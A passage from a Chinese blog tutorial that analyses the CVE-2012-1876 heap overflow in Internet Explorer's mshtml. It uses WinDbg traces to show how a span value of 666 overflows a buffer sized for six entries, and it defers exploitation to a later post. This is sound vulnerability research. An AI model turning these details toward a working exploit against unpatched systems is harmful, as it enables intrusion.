 1 e 6c7cd7a5     0001 (0001)  0:**** mshtml!_HeapRealloc
 2 e 6c69a6cb     0001 (0001)  0:**** mshtml!CTableCol::GetAAspan
 3 d 0019eb90 w 1 0001 (0001)  0:****
0:004> g
Breakpoint 2 hit
eax=00183570 ebx=0019fd70 ecx=00000033 edx=00000006 esi=0019ec38 edi=00183570
eip=6c69a6cb esp=0249be24 ebp=0249becc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CTableCol::GetAAspan:
6c69a6cb 8bff            mov     edi,edi
0:004> gu
eax=0000029a ebx=0019fd70 ecx=00000002 edx=00148528 esi=0019ec38 edi=00183570
eip=6c8af31f esp=0249be28 ebp=0249becc iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0x3ac:
6c8af31f 3de8030000      cmp     eax,3E8h
```

但我们却发现程序跳过了分配堆空间的过程，错误的认为之前分配的空间已经足够而转去直接获取控制循环次数的span属性值eax，即0x29a＝666。

接下来和前面一样是写入样式信息的过程，不过这次是对只能容纳6个样式信息的堆空间写入了666个样式信息，从而引发了堆溢出错误：

```
0:004> bl
 0 e 6c71a078     0001 (0001)  0:**** mshtml!CTableLayout::CalculateMinMax
 1 d 6c7cd7a5     0001 (0001)  0:**** mshtml!_HeapRealloc
 2 d 6c69a6cb     0001 (0001)  0:**** mshtml!CTableCol::GetAAspan
 3 e 0019eb90 w 1 0001 (0001)  0:****
0:004> g
Breakpoint 3 hit
eax=04141148 ebx=00414114 ecx=0019eba8 edx=00004141 esi=0019eb90 edi=0019eba8
eip=6ca40a49 esp=0249be0c ebp=0249be14 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CTableColCalc::AdjustForCol+0x2f:
6ca40a49 eb2a            jmp     mshtml!CTableColCalc::AdjustForCol+0x5b (6ca40a75
)
......//一直单步过
0:004>
eax=00000001 ebx=0019fd70 ecx=0019eba8 edx=00004141 esi=0019eb90 edi=00000001
eip=6c8af484 esp=0249be28 ebp=0249becc iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0x562:
6c8af484 3b4510          cmp     eax,dword ptr [ebp+10h] ss:0023:0249bedc=0000029a
0:004> dd ebp-30h
0249be9c  00414114 00000000 0019eb90 0000001c
0249beac  00000000 00000000 00000000 00000001
0249bebc  00000000 00414114 00000000 00000000
0249becc  0249c0e8 6c71a6b8 00000006 0249c160
0249bedc  0000029a 00000000 0019fd70 0019fd70
0249beec  6c7c78ad 6cb4b03c 001be050 00000000
0249befc  ffffffff 00000000 77502fe7 750c0282
0249bf0c  00000000 00000000 ffffffff 00000000
0:004> bp 6c8af484 ".if(poi(0249beb8)=29a){}.else{gc}"
0:004> g
eax=0000029a ebx=0019fd70 ecx=001A3464 edx=00004141 esi=001A344C edi=00000001
eip=6c8af484 esp=0249be28 ebp=0249becc iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
mshtml!CTableLayout::CalculateMinMax+0x562:
6c8af484 3b4510          cmp     eax,dword ptr [ebp+10h] ss:0023:0249bedc=0000029a
0:004> dd ebp-30h
0249be9c  00414114 00000000 001A344C 000048d8
0249beac  00000000 00000000 00000000 0000029a
0249bebc  00000000 00414114 00000000 00000000
0249becc  0249c0e8 6c71a6b8 00000006 0249c160
0249bedc  0000029a 00000000 0019fd70 0019fd70
0249beec  6c7c78ad 6cb4b03c 001be050 00000000
0249befc  ffffffff 00000000 77502fe7 750c0282
0249bf0c  00000000 00000000 ffffffff 00000000
```

可以看到ebp+10h对应此时的span属性值0x29a，所以程序最终将会执行666次循环。堆溢出发生后程序继续

运行会造成内存访问违规，从而导致IE浏览器的崩溃。

本文内容比较基础，有兴趣的可以动手操作一遍，漏洞的利用部分我们将在下篇文章中介绍，敬请期待。

0x04 参考

http://www.vupen.com/blog/20120710.Advanced_Exploitation_of_Internet_Explorer_HeapOv_CVE-2012-1876.php (Web Archive)
https://github.com/stephenfewer/ReflectiveDLLInjection
http://bbs.pediy.com/showthread.php?t=149527